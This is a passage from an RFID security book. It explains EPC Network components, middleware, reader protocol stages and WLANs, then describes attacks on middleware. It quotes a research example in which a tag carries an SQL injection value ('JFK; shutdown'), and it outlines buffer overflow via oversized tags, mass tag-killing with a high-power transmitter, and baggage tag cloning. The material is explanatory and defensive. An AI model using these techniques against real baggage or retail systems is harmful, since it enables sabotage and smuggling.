Having an entire store dependent on a RFID inventory system has obvious benefits; however, the possibility for mischief and mayhem probably will not get past people with malevolent intent.

Anyone can have the technology to induce a "kill" signal into their chips at checkout. The usual range of such a kill signal is only a few inches; however, it would not be hard for an engineer to rig up a high-gain antenna tuned to the necessary frequency, along with a higher power transmitter. Throw in a battery pack and you could probably fit it all into a backpack. Walk into a store and, with the flip of a switch, kill every tag in the place,

causing a large level of retail chaos. Products will not scan, inventory systems will go down, and clerks will have to deal with shoplifters.

Deactivation and disruption do not necessarily have to be malicious. Given the number of new wireless technologies , it is not outside the realm of possibility that newer technologies could cause disruption. In the days of the optical bar code, it was pretty hard to mess up the bar code. If it did not scan, there was a number printed on it that could be typed in manually. If there is interference in the RFID system is there a backup in place? Can the tags be manually entered? Do the employees know what to do in case of interference or other disruption?

Summary

Managing risk—security risks or any other risks—requires that you know the threats and value of what you are getting yourself into. If the risk-reward ratio is comfortable enough for you, you dive in. If not, however, you reevaluate or to try something else. Looking before leaping is an appropriate adage to follow for any IT project, and RFID is no exception.

At its heart RFID has many benefits and features that dazzle some people who check out this technology. These people rush into a deployment, and when things backfire, they are left in the unenviable position of having to explain that their reliance on inappropriate decisions about what features to use and deploy caused things to go wrong.

Chapter 6

RFID Attacks: Securing Communications Using RFID Middleware

Solutions in this chapter:

- **RFID Middleware Introduction**
- **Understanding Security Fundamentals and Principles of Protection**
- **Addressing Common Risks and Threats**
- **Securing RFID Data Using Middleware**

RFID Middleware Introduction

A key challenge to changing to a standards-based infrastructure is that tag data can be hijacked if there is no reliable multi-level security built into the system. This chapter look at ways that multi-layered security built into the Radio Frequency Identification (RFID) middleware layer can be used to prevent unauthorized access. We also look at the middleware implementation provided in Commerce Events' AdaptLink™, which provides a scalable security infrastructure to thwart RFID attacks.


We begin by examining the EPCnetwork™ protocols adopted by EPCglobal, the de facto standard for the current cryptographic techniques used within the enterprise. The Public Key Infrastructure (PKI) is used to authenticate the handshake between the tag and the reader, and RFID middleware is used to authenticate the handshake between the reader and the network.

In this chapter, we recall the security fundamentals and principles that are the foundation of any good security strategy, addressing a range of issues from authentication and authorization, to controls and audit. No primer on security would be complete without an examination of the common security standards, which are addressed alongside the emerging privacy standards and their implications for the wireless exchange of information.

Electronic Product Code System Network Architecture

RFID is used to identify, track, and locate assets. The vision that drives the development at the Auto-ID Center is the unique identification of individual items. The unique number, called the Electronic Product Code (EPC), is encoded in an inexpensive RFID tag. The EPC Network also captures and makes available (via Internet and for authorized requests) other information pertaining to a given item.

Figure 6.1 EPC Network Architecture - Components and Layers



EPC Network Software Architecture Components

The EPC Network architecture (see Figure 6.1) shows the high-level components of the EPC network, which are described in the following sections.

Readers

Readers are the devices responsible for detecting when tags enter their *read* range. They are also capable of interrogating other sensors coupled to tags or embedded within tags.

Auto-ID Reader Protocol Specification 1.0 defines a standard protocol by which readers communicate with EPC and other hosts. The Savant also has

an "adapter" provision to interface with older readers that do not implement the Auto-ID Reader Protocol.

RFID Middleware

RFID middleware is software that was designed to process the streams of tag or sensor data (event data) coming from one or more reader devices. It performs the filtering, aggregation, and counting of tag data, reducing the volume of data prior to sending it to Enterprise Applications. Auto-ID Savant Specification 1.0 defines how RFID middleware works, and how it defines the interface to Enterprise Applications. This specification has now been replaced by **EPCglobal Architecture Framework Version 1.0**. More details are available at www.epcglobalinc.com

EPC Information Service

The EPC Information Service makes EPC Network-related data available in Physical Mark-Up Language (PML) format to any requesting service. The data available through the EPC Information Service includes tag read data collected from RFID middleware (e.g., to assist with object tracking and tracing serial number granularity); instance-level data such as the date of manufacture, the expiry date, and so on; and object class-level data such as product catalog information. When responding to requests, the EPC Information Service draws on a variety of data sources that exist within an enterprise, translating that data into PML format. When the EPC Information Service data is distributed across the supply chain, any industry can create an EPC Access Registry to act as a repository for EPC Information Service interface descriptions. Auto-ID EPC Information Service Specification 1.0 defines the protocol for accessing the EPC Information Service.

Object Name Service

The Object Name Service (ONS) provides a global lookup service for translating an EPC into one or more Internet Uniform Reference Locators (URLs). These URLs identify with EPC Information Service; however, ONS may also be used to associate EPCs with Web sites and other Internet resources relevant to an object.

ONS provides both *static* and *dynamic* services. *Static ONS* typically provides URLs for information maintained by an object's manufacturer. *Dynamic ONS* records a sequence of custodians as an object moves through a supply chain.

ONS is built using the same technology as the Domain Name Service (DNS). Auto-ID Object Name Service Specification 1.0 defines how ONS works and interfaces with applications.

ONS Local Cache

The local ONS cache is used to reduce the need to ask the global ONS for each object, because frequently-asked values can be stored in the local cache, which acts as the first port of call for ONS-type queries. The local cache can also look up private internal EPC's for asset tracking. Coupled with the local cache are registration functions for registering EPC's with the global and dynamic ONS systems for private tracking and collaboration.

EPC Network Data Standards

The operation of EPC Network is subject to the data standards that specify the syntax and semantics of the data exchanged among the components.

EPC

The EPC is the fundamental identifier for a physical object. Auto-ID Electronic Product Code Data Specification 1.0 defines the abstract content of the EPC in the form of RFID tags, Internet URLs, and other representations.

PML


The PML is a collection of standardized XML vocabularies that are used to represent and distribute information related to EPC Network-enabled objects. The PML standardizes the content of the messages exchanged within the EPC Network, which is part of the Auto-ID Center's effort to develop standardized interfaces and protocols for communicating with and within the Auto-ID infrastructure. The core of the PML (PML Core) provides a standardized format for exchanging the data captured by the sensors in the Auto-ID infrastructure (e.g., RFID readers). Auto-ID PML Core specification 1.0 defines the syntax and semantics of the PML Core.

RFID Middleware Overview

RFID middleware sits between the tag readers and the enterprise applications, which are intended to address the unique computational requirements presented by EPC applications. Many of the unique challenges come from the vastly larger quantity of fine-grained data that originates from radio frequency (RF) tag readers, as compared to the granularity of data that traditional enterprise applications are accustomed to. Hence, a lot of processing performed by RFID middleware concerns data reduction operations such as filtering, aggregation, and counting. Other challenges arise from specific features of the EPC architecture, including the ONS and PML Service components.

Specific requirements for EPC processing vary greatly from application to application. Moreover, EPC is in its infancy; as it matures there will be a great deal of innovation and change of what applications do. Therefore, the emphasis in the RFID middleware specification is on extensibility rather than specific processing features. The RFID middleware is defined in terms of "Processing Modules," or "Services," each with a specific set of features that can be combined to meet the needs of his or her application. The modular structure (Figure 6.2) is designed to promote innovation by independent groups of people, avoiding the creation of a single monolithic specification that attempts to satisfy all needs for everybody.

Figure 6.2 Middleware Modular Structure



RFID middleware is a container for processing modules that interact through two interfaces defined in the specification. The Reader Interface provides the connection to tag readers (i.e., RFID readers). The bulk of the details of this interface are specified in Auto-ID Reader Protocol Specification 1.0; however, Savant also permits connections to readers via other protocols.

The *Application Interface* provides a connection to external applications (e.g., existing enterprise "backend" applications), but also possibly to new EPC-specific applications and other Savants. The Application Interface is defined by a protocol that is fully specified in this document in terms of command sets, with each command set being defined by a Processing Module. The Application Interface thus serves as a common conduit between Savant processing modules and external applications. (If necessary, processing modules can communicate with pre-existing external services using those

services' native protocols.) The Application Interface is specified using a layered approach similar to that employed in [ReaderProtocol1.0], where one layer defines the commands and their abstract syntax, and a lower layer specifies a binding to a particular syntax and protocol (i.e., several bindings can be defined).

Besides the two external interfaces defined by Savant (Reader Interface and Application Interface), Processing Modules can interact with each other through an Application Programming Interface (API) that they define themselves. Processing Modules can also interact with other external services via interfaces exposed by those services (e.g., one Savant interacting with another). This specification, however, does not define how Processing Modules gain access to such external services.

Notes from the Underground…

Roadmap (Non-normative)

It is expected that a future version of this specification will specify how processing modules access particular external services, especially EPC Information Service, ONS, and other Savant instances.

Processing Modules are defined by Auto-ID standards, or by users and other third parties. The Processing Modules defined by Auto-ID standards are called Standard Processing Modules. Every implementation of Savant must provide an implementation for every Standard Processing Module. Some Standard Processing Modules are required to be present in every deployed instance of Savant; these are called *REQUIRED Standard Processing Modules*. Others may be included or omitted by the user in a given deployed instance; these are called *OPTIONAL Standard Processing Modules*.

In Savant Specification 1.0, there are only two Standard Processing Modules defined. The first is the REQUIRED Standard Processing Module called *autoid.core*. This Standard Processing Module provides a minimal set of Application Interface commands that allow applications to learn what other

Processing Modules are available and also to get basic information regarding what readers are connected to. The second is a REQUIRED Standard Processing Module called *autoid.readerproxy*. This Standard Processing Module provides a means for applications to issue commands directly to readers through the Application Interface.

Reader Layer—Operational Overview

The Reader Protocol provides a uniform way for hosts to access and control the conforming readers produced by a variety of vendors. Different makes and models of readers vary widely in functionality, from "dumb" readers that do little more than report what tags are currently in a reader's RF field, to "smart" readers that provide sophisticated filtering, smoothing, reporting, and other functionality. The Reader Protocol defines a particular collection of features that are commonly implemented, and provides a standardized way to access and control those features.

Features related to reading tags are exposed through the Reader Protocol (see Figure 6.3).

Figure 6.3 Reader Protocol




Figure 6.3 models the tag-reading functions of a reader that is organized into several distinct processing stages. Information about tag reads is made available to hosts at certain stages. In some cases, this information is made available as a response to a command on the Command Channel (a "synchronous" delivery of information). In other cases, the information is sent autonomously by the reader to the host using the Notification Channel (an "asynchronous" delivery). Each stage also has parameters that govern its operation, which can be queried and set by the host via the Command Channel.

Not all conforming readers provide every function. Of the six figures in the diagram, only the functionality corresponding to the first three stages must be implemented. Moreover, some readers place more restrictions than others on the parameters set at each stage. This is another way the Reader Protocol accounts for differences in functionality between particular readers (e.g., a reader that allows an unlimited number of read filters provides more functionality than a reader that permits only one read filter, which in turn provides more functionality than a reader that permits no read filters. The Reader Protocol provides commands that all conforming readers must implement, through which hosts discover the capabilities of a particular reader.

The six stages of the diagram are divided into two subsystems of three stages each: the *Read Subsystem* and the *Event Subsystem*. All conforming readers must provide Read Subsystem functionality. The Read Subsystem acquires data from tag information, and applies filters that discard some of the data, depending on the tag contents. The Read Subsystem produces a filtered list of tags every time a new acquisition cycle completes. The Event Subsystem reduces this volume of data by generating "events" on a per-tag basis only when the state of a particular tag changes in some way (e.g., the Event Subsystem can be configured to produce output only when a previously unseen tag enters the reader's field, or when a previously seen tag has not been seen for a specified time interval). The Read Subsystem is stateless, and the Event Subsystem must maintain state on a per-tag basis.

The Read Subsystem consists of the following three stages:

- **Sources** A source (e.g., a single antenna of an RF tag reader) reads tags and presents the data to the reader. However, sources are not limited to antennas (e.g., a bar code scanning wand, and so on). A

source can also be "virtual" (e.g., a reader defines a source that represents tags read on either of its two antennas [which individually might also be exposed as independent sources]). In general, a reader segregates tag reads according to source, to provide applications with some idea about the external situation in which the tag was sensed. Different readers vary widely on what sources are available. The Reader Protocol provides commands for discovering the number and names of available sources.

- **Data Acquisition Stage** The data acquisition stage is responsible for acquiring tag data from certain sources at specific times. The Reader Protocol provides parameters whereby hosts can specify the frequency of data acquisition, how many attempts are made, the triggering conditions, and so on. Each atomic interval in which the data acquisition stage acquires data from one or more tags from a single source, is called a *read cycle*.
- **Read Filtering Stage** The read filtering stage maintains a list of patterns configured by the host, and uses them to delete data from certain tags read at the acquisition stage. The purpose of this stage is to reduce the volume of data by only including the tags of interest to the application.

It is important to note that the stages in the diagram are conceptual, and do not constrain the design of a conforming reader (e.g., some reader implementations may combine read filtering with data acquisition). In particular, readers that implement Auto-ID RF tag protocols should use read filters configured by the host to reduce the time to execute (i.e., the "tree walking" part of the RF protocol), when the specific filter patterns permit it to be done. While the design of such a reader does not necessarily include a recognizable "data acquisition stage" distinct from a "read filtering stage," from the host's point of view (through the Reader Protocol) it is equivalent to a reader that does.

The Event Subsystem consists of three stages:

- Smoothing and Event Generation Stage
- Event Filter Stage
- Report Buffer Stage

Smoothing and Event Generation Stage

This stage reduces the volume of data over time. When a given tag is present in the field of a particular source, the Read Subsystem includes that tag in its output each time a read cycle completes. A tag present in a particular source for many read cycles generates a lot of data. The Event Generation Stage reduces this data by outputting an "event" only when something interesting happens (e.g., when the tag is first present, and when the tag is no longer present).

Some sources, especially RF tag sources, are inherently unreliable (i.e., a tag within a source's read field may not be sensed during each and every read cycle, which leads to the desire for a more elaborate rule for generating presence events. The Reader Protocol defines a general-purpose smoothing filter that can be controlled by the host through parameter settings (e.g., the host may require that a tag be present for a certain number of read cycles within a certain time interval before a presence event is generated). Not all readers support every aspect of the general-purpose smoothing filter. Some readers can model by placing restrictions on the allowable values of the parameters.

The Smoothing and Event Generation Stage must maintain state information for each distinct combination of source and tag ID (e.g., to generate presence events you must remember whether a particular tag ID was seen during the previous read cycle. While hosts normally receive events generated by this stage through the Event Filter and Report Buffer, it is also possible for a host to request a dump of all state information currently maintained by the Smoothing and Event Generation stage.

Event Filter Stage

The Smoothing and Event Generation Stage generates an event each time a particular tag makes a state transition (e.g., from present to not present). The Event Filter Stage lets hosts specify which events will be delivered to the host (e.g., a host may want to learn when tags become present, but not when they cease to be present).

Report Buffer Stage

Events generated by the Smoothing and Event Generation Stage and filtered by the Event Filter Stage are stored in a *report buffer*. The host may synchronously request delivery of all events in the report buffer, or the events may be delivered asynchronously in response to various triggers. When events have been delivered to the host, the report buffer is cleared.

Interactions with Wireless LANs

Wireless local area network (WLAN) technologies provide the networking and physical layers of a traditional LAN using radio frequencies. WLAN nodes generally transmit and receive digital data to and from common wireless access points (APs). For RFID deployments to succeed in the enterprise, seamless interoperation with WLANs is critical. In this chapter, we will explain the workings of a WLAN and discuss challenges and solutions related to deploying RFID with enterprise WLANs.

Wireless APs are the central hubs of a wireless network and are typically connected to a cabled LAN. This network connection allows wireless LAN users to access the cabled LAN server's resources, such as e-mail servers, application servers, intranets, and the Internet.

A scheme also exists whereby wireless nodes can set up direct communications to other wireless nodes. This can be enabled or disabled at the discretion of systems administrators by configuring the wireless network software. Peer-to-peer networking is generally viewed as a security concern in that a nonauthorized user could potentially initiate a peer-to-peer session with a valid user, thus creating a security compromise.

Depending on the vendor or solution being used, one of two forms of spread spectrum technologies are used within wireless LAN implementations:

- FHSS
- DSSS


There are four commercial wireless LAN solutions available:

- 802.11 WLAN
- HomeRF
- 802.15 WPAN, based on Bluetooth
- 802.16 WMAN

802.11 WLAN

The IEEE 802.11 WLAN standard began in 1989 and was originally intended to provide a wireless equivalent to Ethernet (the 802.11 protocol stack is shown in Figure 6.4). It has developed a succession of robust enterprise-grade solutions that sometimes meet or exceed the demands of the enterprise network.

Figure 6.4 The IEEE 802.11 Protocol Stack



IEEE 802.11 wireless LAN networks are designed to provide wireless connectivity to a range of roughly 300 feet from the base. The lead application being shared over the wireless LAN is data. Provisions are being made to accommodate audio, video, and other forms of streaming multimedia.

The IEEE 802.11 wireless LAN specification generally provides for the following:

- Wireless connectivity of traditional LAN devices such as workstations, servers, printers, and so on
- A common standardized Media Access Control layer (MAC)
- Similar to 802.3 Ethernet (CMSA/CA)
- Supports TCP/IP, UDP/IP, IPX, NETBEUI, and so on
- Virtual Collision Detection (VCD) option
- Error correction and access control using positive acknowledgment of packets and retransmission

- Encrypted communications using WEP encryption
- Roaming
- Power-saving schemes when equipment is not active
- Interfaces to Operating System drivers
- Physical Layer which can vary on implementation
- Supports three radio frequency Spread Spectrum technologies (FHSS, DSSS, and HRDSS) and one infrared technique
- Specifies which of these techniques can be used within North America, Japan, and Europe
- Support for 2.4GHz and 5GHz ISM bands
- Support for access speeds of 1Mbps, 2Mbps, 5.5Mbps, and 11Mbps with additional speeds available in future releases of the standard
- Basic multivendor interoperability

Attacking Middleware with the Air Interface

By nature, RFID tags are dumb devices. Upon query from a reader, they reply with an identifier, usually a number or short string that is used to uniquely identify the tag and the item it is attached to. The real brains of any RFID deployment is in the middleware and backend systems.

In most given deployments, the backend is usually a database that provides an interface for users to obtain meaningful data

The system will not work without middleware, and the database application will not be functional if it cannot place data into it. A reader spits out numbers or strings with no real form; therefore, a database needs a piece of middleware to translate between the reader and the database, which is usually done through an application that interacts with the tag. The middleware application then plays "fill in the blank" when talking to the database, creating SQL statements and inserting the relevant information into the right place.

If an RFID deployment is for an airline baggage tracking system, the name of the owner of the bag (or an ID number referencing the owner), the flight number, and the destination airport code may be written to the tag at check in. As the luggage moves through the airport's baggage system, RFID readers track its position to make sure it gets where it is supposed to go. The reader queries the tag as it goes by, essentially starting a conversation between the tag, the reader, and the database that would go like this:

- Middleware to bag tag: "ID please"
- Bag tag to reader/middleware: "John Smith, AC453, LGA"
- Middleware to database: "Add a bag for flight AC453 for passenger John Smith to the destination airport LAX manifest"

The middleware translates a small piece of information into a proper statement for the database to add to its tables. From there, other applications may record the number of bags on the flight, or do reconciliation and make sure that John Smith is actually on that flight.

The system does not necessarily have to interact with a database. The reader and the middleware can interact with the baggage system to make sure that the bags on the right plane, or that stray bags are queried by staff with portable readers to make sure it gets back to the right person.

The middleware makes logical use of the raw information in the database and from the tag. In the luggage scenario, knowing the destination is a good start to putting the luggage on the right plane; however, a database just holds records, and a tag just holds an ID or a piece of information. It takes the logic of middleware to route the luggage to where it needs to go. Middleware, however, is not immune from attack. It is probably the weakest link in the whole chain because it is so automated.

After the bombing of Pan Am flight 103 over Lockerbie, Scotland, airline security began to reconcile luggage with the people on the planes. This reconciliation is supposed to prevent someone from checking in luggage containing illicit cargo, but then not actually getting on the plane.

RFID has an advantage over the bar code system when tracking down errant bags. However, with any advantage, there are also disadvantages.

Let's look at the baggage scenario again. The tags are probably rewritable because they have to program them at the check-in desk. If it's writable by a clerk, it is probably writable by an attacker. Depending on how well the middleware applications are written, there is a good chance for an attacker to add baggage to the plane without raising alarm bells. To copy a bar-coded tag on site would not be easy (particularly if you did not know the information ahead of time), but RFID is a lot smaller and more concealable.

Scanning a legitimate bag with a portable scanner gives a tag's destination, passenger name, and other necessary information. Using that information, a thief can write a duplicate tag and attach it to a bag containing illicit luggage. Also, depending on the intelligence of the middleware, it might be possible for someone to unwittingly transport illicit luggage. A properly written middleware application has a check in place to look for this kind of discrepancy (i.e., if John Smith checks in with two bags and three are seen going through the airport baggage system, all three bags must be checked).

Even if the tags were not rewritable, cloning a legitimate tag and programming your own write-once tag is not unreasonable. Unless the middleware is acutely aware of the tags' non-writable serial numbers, it is possible to slip one under the radar. Suddenly, the middleware is no longer a simple translator; it also has to be on the lookout for oddities in the database.

In March 2006, Melanie R. Rieback of the Vrije Universiteit Amsterdam, released a paper regarding the possibility of using tags and their data to attack the middleware and backend database. The paper proposed that there were vulnerabilities in middleware applications that left room for tags to be written with malicious payloads that could affect backend database systems, and possibly lead to a virus.

At the core of the paper was the idea that even though RFID did not have a lot of storage space, it may still be possible to perform certain attacks through special data written to the tag. In particular, the paper discussed SQL injection attacks.

An SQL attack uses a normal input field (e.g., a name or other piece of information) and appends SQL code hoping that the application submitting the information to the database backend blindly includes the SQL code. A properly written application checks the data being entered and filters out anything that looks like it does not belong in the database.

Usually these attacks are made through input fields on a Web page or through an application interface; however, the RFID reader interface is also an input field (read from the tag rather than interactively entered by a user) and should be subject to the same type of filtering.

The crux of their attack is best summed up in the paper on *www.rfidvirus.org*:

> "To boil our result down to a nutshell, infected tags can exploit vulnerabilities in the RFID middleware to infect the database. Once a virus, worm, or other malware has gotten into the database, subsequent tags written from the database may be infected, and the problem may spread.
>
> As a first example, suppose the airport middleware has a template for queries that says:
>
> "Look up the next flight to <x>"
>
> where <x> is the airport code written on the tag when the bag was checked in. (To make these examples understandable for people who don't know SQL, we will not discuss actual SQL on this page; subsequent pages will give actual SQL examples.) In normal operation, the RFID middleware reads the tag in front of the reader and gets the built-in ID and some application-specific data. It then builds a query from it. If the tag responds with "LAX" the query would be:
>
> "Look up the next flight to LAX"

> It then sends this query to the database and gets the answer. Now suppose the bag has a bogus tag in addition to the real one and it contains "JFK; shutdown". Both tags will be seen and processed. When the bogus one is processed, the middleware will build this query:
>
> "Look up the next flight to JFK; shutdown"

Unfortunately, the semicolon is a valid character in queries and separates commands. When given this query, the database might respond:

> "AA178; database shutdown completed"

> The result is that the attacker has shut down the system. Although this exploit is not a virus and does not spread, merely shutting down a major airport's baggage system for half an hour until the airport officials can figure out what happened and can restart the system might delay flights and badly disrupt air traffic worldwide due to late arrival of the incoming aircraft."

Input should be validated by the middleware application before being passed to the database. However, further on in the paper they describe situations where that validation, if not properly implemented, can cause more problems.

> "The countermeasure the RFID middleware should take to thwart this type of attack is to carefully check all input for validity. Of course, *all* software should *always* check *all* input for validity, but experience shows that programmers often forget to check. This attack is known as a SQL injection attack. Note that it used only 12 of the 114 bytes available on even the cheapest RFID tags. Some of the viruses use a more sophisticated form of SQL injection in which the command after the semicolon causes the database to be infected.

> As a second example, suppose that the application uses 128-byte tags. Naturally, the programmer who wrote the application will allocate a 128-byte buffer to hold the tag's reply. However, suppose that the attacker uses a 512-byte bogus tag or an even larger one. Reading in this unexpectedly large tag may cause the data to overrun the middleware's buffer and even overwrite the current procedure's return address on the stack so that when it returns, it jumps into the tag's data, which could contain a carefully crafted executable program. Such an attack occurs often in the world of PC software where it is called a buffer overflow attack. To guard against it, the middleware should be prepared to handle arbitrarily large strings from the tag.
>
> Thus to prevent RFID exploits, the middleware should be bug free and not allow SQL injection, buffer overflow, or similar attacks. Unfortunately, the history of software shows that making a large, complex software system bug free is easier said than done.

Through the RFID interface, SQL injection and buffer overflow attacks, and attacks to the backend in general, are a fairly new idea. Care is put in at the application interface level and on database security where users interface; however, the RFID interface is also a valid entry point for attackers. At the very least, the RFID interface can be used to insert information into the database, unless proper verification systems are in place to ensure that only legitimate tags are trusted.

